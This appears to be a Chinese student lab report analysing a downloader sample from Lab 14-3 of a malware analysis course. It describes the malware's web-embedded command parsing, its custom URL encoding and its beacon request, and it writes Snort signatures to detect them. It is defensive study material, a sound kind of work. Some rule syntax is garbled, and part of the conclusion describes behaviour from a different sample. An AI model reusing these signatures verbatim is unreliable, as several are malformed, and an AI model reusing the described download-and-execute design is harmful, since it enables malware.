
攻击者通过将字符串比较拆分成多个小较短的字符串测试，来消除明显的字符串比较，从而尝试隐藏他们正在查找的字符串。请求的字符串(<noscript>)被混淆了，以避免产生明显的模式。图中前三个比较是0位置上的n，5位置上的i,以及1位置上的o。



然后按照单字节进行比较。第一个块是字符/的搜索，另一个是两个字符串的字符串比较(strstr),两个字符串都是作为参数被传入。

其中一个参数是从互联网读取的字符串，另一个则是来自于配置文件中的URL。/字符在URL中向后搜索，一旦发现，字符/被转换成NULL,从而作为字符串的终止符。从本质上讲，这块代码是在返回缓冲区中搜索URL(除了文件名)。


第二个块是从被截断URL尾部开始对静态字符串96'进行搜索。函数的底部有两条路径：一条表示查找所需的特征失败，另一条表示查找成功。大量的路径关注失败状态(1oc\_401141),这些路径表示搜索提前终止。




假设默认的URL正在被使用，这部分代码的过滤函数正在查找以下内容(noscript标签后的省略号表示可变的内容):

|  |
| --- |
| <noscript>... http://www.practicalmalwareanalysis.comreturned\_content96' |


回到WinMain，看到sub\_401684紧跟着Internet函数(sub\_4011F3),并且有一个相似的参数，这证明是一个URL。




查看sub\_401684



sub\_401684是一个选择函数，它配置为通过使用了跳转表的选择结构来做出选择。在选择结构之前，strtok将命令内容分为两部分，这两部分被存入两个变量。




下面的汇编拿出第一个字符串的第一个字符并且把这个字符用作选择语句(switch):



case 0是字符'd',所有其他case的值都大于10、14和15,它们被转换成'n','r'和's'。'n'函数是最早找到的，因为它除了设置一个导致主循环退出的变量外，什么也没有做。's'函数是休眠，它直接使用了命令的第二部分作为sleep命令的数字值。'r'和'd'函数是相关的，因为它们都在运行开始时将命令的第二部分传递一个相同函数。


'd'函数调用了URLDownloadToCacheFileA和CreateProcessA,这与Lab 14-1中的代码十分相似。推断这是某种解码函数。

'r'函数也使用了编码函数，它接收输出并在sub\_401372处的函数使用了它，其中引用了CreateFile、WriteFile以及先前提到相同的C:\\autobat.exe配置文件。推断'r'函数的目的是覆盖配置文件，将恶意代码重定向到不同的信令URL。



查看用于redirect和download功能的编码函数。一旦解码，内容被作为URL使用。

查看sub\_401147处的编码函数，注意循环。



循环开始是strlen调用，这意味着输入在这个地方被编码。检查循环的结尾，看到返回循环顶部之前，包含输出的变量(被函数末尾处它的存在确定)被加1,而源函数增加了2个。

这个函数一次从源中取两个字符并将它们转成一个数字(使用atoi函数),然后使用这个数字作为下面字符串的索引：

|  |
| --- |
| /abcdefghijklmnopqrstuvwxyz0123456789:. |

虽然这个字符串看起来与Base64字符串几分相似，但是它没有大写字母，并且只有39个字符(一个URL完成可以只用小写字母表示)。用下图的编码对照表来编码恶意代码中默认的URL。



任何一个以http://开头的URL编码总是包含字符串08202016370000。

现在用已经掌握的技术，来为这个恶意代码生成一个合适的特征集合。总的来说，有3种类型的通信的方法：信令包、嵌入在网页中的命令，以及下载和执行文件的请求。因为下载请求完全根据来自于攻击者数据并且为它生成一个特征会十分困难。

信令包有着如下的结构：

|  |
| --- |
| GET /start.htm HTTP/1.1  Accept:\*/\*  Accept-Language: en-US  UA-CPU:x86  Accept-Encoding: gzip,deflate  User-Agent: User-Agent:Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;  ,NET CUR 3.0.4506.2152;.NET CLR 3.5.30729)  Host: www.practicalmalwareanalysis.com  Cache-Control: no-cache |

www.practicalmalwareanalysis.com被定义为URL,它们可能是临时的(虽然在已知的情况下它们一定会被使用)。Accept:\*/\* Accept-Language: en-US UA-CPU:x86 Accept-Encoding: gzip,deflate User-Agent: User-Agent:Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;,NET CUR 3.0.4506.2152;.NET CLR 3.5.30729)是静态的，它们来自于代码中两个不同的字符串。


因为攻击者犯了包含额外User-Agent:的错误，因此作为检测目标的明显特征是带有额外User-Agent头部的某些User-Agent字符串。

|  |
| --- |
| alert tcp $HOME\_NET any ->$EXTERNAL\_NET SHTTP\_PORTS(msg:"PM14.3.1 Specific User-Agent with duplicate header"; content:"User-Agent|3a20|User-Agent|3a20| Mozilla/4.0|20|(compatible\;|20|MSIE|20|7.0\;|20|Windows|20|NT)20|5.1\;|20|.NET|20|CLR|20|3.0.4506.2152\;|20].NET|20|CLR|20|3.5.30729)";http\_header; sid:20001431; rev:1;) |

网页中提供命令的总体情况如下：

|  |
| --- |
| <noscript>... truncated\_url/cmd\_chor../arg96’ |

恶意代码搜索网页中的一些静态元素，包括noscript标签、URL中第一个字符集(http://),以及末尾的96'。因为读cmd\_char结构的解析函数在代码的不同部分，并且可能单独改变，所以应该有针对性地将它们分开。因此，下面是将恶意代码期望的静态元素作为检测目标的特征：



download和redirect函数使用相同的例程来解码URL,因此将这两条命令一起作为检测目标：

|  |
| --- |
| alert tcp $EXTERNAL\_NET $HTTP\_PORTS-> $HOME\_NET any(msg:"PM14.3.3 Download or Redirect Command"; content:"/08202016370000";pcre:"/\/[dr][^\/]\*\/08202016370000/";sid:20001433; rev:1;) |

上述特征使用了字符串08202016370000,之前已经确定它是http://的编码表示形式。PCRE规则选项包括这个字符串和斜线，并且d和r表示download和redirect命令。\/是转义的斜线，[dr]表示字符d或r,[^\ /]\*表示与0或者更多个非斜线字符匹配，\/是另一个斜线。

quit命令本身有一个已知的字符，所以它自身不足以作为检测目标。因此，需要作为检测目标的最后一条命令是sleep,可以使用如下的特征检测到它：

|  |
| --- |
| alert tcp $EXTERNAL\_NET $HTTP\_PORTS -> $HOME\_NET any (msg:"PM14.3.4 Sleep  Command"; content:"96'"; pcre:"/\/s[^\/]{0,15}\/[0-9]{2,20}96'/";sid:20001434;rev:1;) |

因为没有固定内容表达式的检测目标提供了足够的处理性能，所以使用命令字符串本身之外的一个元素(96'),来实现一个高效的特征。PCRE识别s后面的一个斜线，紧接着是0~15不是斜线的字符('[^\/]{0,15}),随后又是斜线，然后，是数字2和数字20之间的数字，最后以96'结束。

注意匹配正则表达式字符个数的上限和下限并没有被恶意代码接受的内容所驱使。相反，它们由攻击者合理预期的目标和与无边界正则表达式相关的成本之间的权衡来决定。所以虽然恶意代码确实可能接受大于20个数字的sleep值，但是攻击者发送这样的值会让人怀疑，原因是它将sleep超过3万亿年。假设攻击者继续选择以s开头的单词(s开头的15个字符组组成的一个单词),为了防止被作为特征，攻击者会增加这个单词的值(s后面的数值)。

问题：

这个实验建立在Lab 14-1之上。想象一下，攻击者尝试使用这个恶意代码来提高他的技术。分析文件Lab14-03.exe中找到的恶意代码。

1. **在初始信令中硬编码元素是什么?什么元素能够用于创建一个好的网络特征?**

硬编码的头部包括Accept、Accept-Language、UA-CPU、Accept-Encoding和User-Agent。恶意代码错误地添加了一个额外的User-Agent,在实际的User-Agent中，会导致重复字符串：User-Agent:User-Agent:Mozilla.针对完整的User-Agent头部(包括重复字符串),可以构造一个有效的检测特征。

1. **初始信令中的什么元素可能不利于可持久使用的网络特征?**

当且仅当配置文件不可用时，域名和URL路径都会采用硬编码。这个硬编码的URL应该与所有配置文件一起构造特征。然而，以硬编码组件为检测目标，比结合硬编码组件与动态URL链接，检测效果可能会更好。因为使用的URL存储在配置文件中，并且随着命令而改变，所以它是临时的。

1. **恶意代码是如何获得命令的?本章中的什么例子用了类似的方法?这种技术的优点是什么?**

恶意代码从Web页面上noscript标签中的某些特定组件来获得命令，这与本章中提到的注释域例子类似。使用这种技术，恶意代码可以向一个合法的网页发出信令，并且接收合法内容，这使防御者区分恶意流量与合法流量变得更加困难。

1. **当恶意代码接收到输入时，在输入上执行什么检查可以决定它是否是一个有用的命令?攻击者如何隐藏恶意代码正在寻找的命令列表?**

要将内容解析为命令，必须包含被完整URL(包括http://)跟随的初始noscript标签，此URL包含的域名与原始网页请求的域名相同。此URL路径必须以96'结尾。域名和96(其中被截断)之间的两部分组成了命令和参数(如/command/1213141516类似的形式)。命令的第一个字母必须与提供命令相对应，在合适的时候，参数必须翻译成给定的命令中有意义的参数。

恶意代码编写者限制了可以提供有关恶意代码功能线索的字符串列表。当搜索noscript标签时，恶意代码搜索了<no,接着用独立不规则的字符比较操作来确定noscript标签。恶意代码也复用了域名所使用的缓冲区，来检查命令的内容。此外对96'的字符串搜索只有三个字符，另外唯一的单字符串搜索是字符/。当匹配命令时，仅仅考虑第一个字符，所以攻击者可能会在Web响应中提供soft或者seller,而实际上给恶意代码下达的是休眠的命令。流量分析可能确认攻击者在使用单词soft发送一个命令给恶意代码，而这可能会误导分析者在特征中使用完整单词。攻击者在不修改恶意代码的情况下，就可以无限制地使用seller或者任意以s开头的单词。

1. **什么类型的编码用于命令参数?它与Base64编码有什么不同?它提供的优点和缺点各是什么?**

sleep命令没有编码，而数字表示休眠的秒数。在其中的两条命令中，参数使用的是自定义编码，虽然简单但不是Base64编码。参数由偶数个数字来进行表示(一旦尾部的96被删除)。每组两个数字代表的原始数字是数组/abcdefghijklmnopqrstuvwxyz0123456789:.的索引。这些参数仅用于URL间的通信，所以没有必要用到大写字符。这种编码方案的好处是：它不是标准算法，所以要理解它的内容，需要逆向工程分析它。缺点是很简单：在字符串输出中它可能被识别为可疑，因为URL总是以相同方式开头，这是一个一致性的模式。

1. **这个恶意代码会接收哪些命令?**

恶意代码命令包括quit、download、sleep和redirect。quit命令就是简单退出程序。download命令是下载并且运行可执行文件，不过与以前的实验不同，这里攻击者可以指定URL下载。redirect命令修改了恶意代码使用的配置文件，因此导致了一个新的信令URL。

1. **这个恶意代码的目的是什么?**

这个恶意代码本质上就是一个下载器。它有一些重要的优点，例如基于Web的控制，在确认为恶意域名并关闭后很容易做出调整。

1. **本章介绍了用独立的特征，来针对不同位置代码的想法，以增加网络特征的鲁棒性。那么在这个恶意代码中，可以针对哪些区段的代码，或是配置文件，来提取网络特征?**

恶意代码行为中某些特殊元素可能作为独立的检测目标，如下所示：

· 与静态定义的域名和路径，以及动态发现的URL中相似信息有关的特征。

· 与信令中静态组件有关的特征。

· 能够识别命令初始请求的特征。

· 能够识别命令与参数对特定属性的特征。

1. **什么样的网络特征集应该被用于检测恶意代码?**

请参见详细分析过程。

1. **实验结论及心得体会**

通过实验，深入了解了分析恶意代码的方法，如网络特征分析和静态代码分析、动态分析等。Wireshark的使用能够捕获并分析网络流量，从中识别出恶意代码的通信模式和特征。静态分析工具IDA Pro则帮助深入理解恶意代码的内部结构和功能，包括使用的网络库和调用的函数。通过动态分析，能够观察到恶意代码在运行时的行为，包括网络通信、文件操作等。这有助于深入理解恶意代码的功能和设计，为制定相应的安全策略提供基础。通过网络特征分析，可以了解恶意代码的通信模式和与控制服务器的交互方式，对于实时检测和响应网络威胁非常关键。

恶意代码使用了HTTP协议进行通信，利用了WinINet库。了解这一点有助于防御者制定网络防护策略，监控恶意流量，并采取相应的封锁和检测措施。通过分析恶意代码构建网络信令的信息源元素，认识到攻击者可能通过追踪特定主机和用户来实现其目的。对于Base64编码的不寻常使用，特别是在填充时替代等号，展示了攻击者的一些技术手段。采用的自定义的Base64变种进行编码。这表明攻击者在尝试混淆通信内容，但也提醒了防御者在检测时需要考虑不同的编码方案。恶意代码在退出时尝试删除自身，表明其可能是一次性组件，用于特

定攻击目的，提示防御者在检测和响应时需要注意这类行为。通过分析恶意代码的特征，可以建立有效的检测规则，帮助防御者及时发现并应对潜在的网络威胁，特别是在网络特征中，一些静态组件可以作为独立的检测目标。了解恶意代码是如何获取和解析命令的，以及对参数的处理方式，有助于理解攻击者的行为模式，为网络安全工作提供更多洞察力。